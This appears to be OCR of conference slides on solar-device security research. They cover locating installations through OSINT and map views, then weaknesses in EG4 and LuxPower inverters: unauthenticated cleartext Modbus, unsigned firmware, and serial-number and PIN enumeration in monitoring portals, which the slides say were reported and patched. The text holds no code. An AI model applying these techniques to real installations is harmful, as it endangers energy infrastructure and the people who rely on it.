
OSINT of Solar Devices



Pinning down the Buildings



Matching Devices on the Building



Finding Additional Device Types

EG4 ELECTRONICS | HOME | OUR PRODUCTS | RESOURCES | EMP HARDENED | DISTRIBUTORS | BLOG | EVENTS | ABOUT | CONTACT



EG4® 24K HYBRID SOLAR MINI-SPLIT 24000BTU AC/DC AIR CONDITIONER/ HEAT PUMP




EG4® 12K HYBRID SOLAR MINI-SPLIT 12000BTU AC/DC AIR CONDITIONER/ HEAT PUMP




EG4® 12K MINI-SPLIT 12000BTU AIR CONDITIONER/ HEAT PUMP

LEARN MORE

EG4 OSINT


Lebanan Chef
Arabic Food
23rd Ln
Colombo Main Rd
The Emperor
Recently viewed
Union Bank of Colombo
Tourist Police Station
Cheers
PORT VIEW
RESTAURANT |...
Sri Lanka
Convention Bureau
Sri Lanka Institute
of Tourism & Hotel...
Emproro City Site
Recently viewed
The Grand Lawn,
Cinnamon Grand
Theflashstore27
Stafford
International School
Laundro Plus -
Cinnamon Grand
Recently viewed
The Ceylon Hotel School
Graduates Association
Galle Rd
Colombo Main Rd
Sasakawa Hall
Bala Tampoe Ln
Japanese Language
Education Association
Layers
Google

Solar Panels on the Building







Who Needs Encryption and Signing



Clear Text ModBus and Serial Numbers




Triggering the firmware download



Why this matters

- Can send the inverter unauthenticated Modbus commands
- Serial numbers have high value for registration and configuration
- We can easily obtain firmware for analysis
- Alternatively, we can corrupt the firmware
  - There were no indicators of firmware signing
  - Common across all solar manufacturers




Insecure Monitoring Systems




EG4 and LuxPower S/N Enumeration

- Monitoring solution uses same code base
  - When the issues were reported patches were pushed simultaneously
- Allows the serial number to be guessed
  - Even if it has already been registered
- Also asks you to enter the PIN without registration




Just Ask Nicely and You Shall Receive



Confirms the S/N is valid but registered


Confirms the PIN is valid



Confirms the S/N is valid


Don't need PIN to validate SN

Serial Number to PIN matching



Who needs a username?

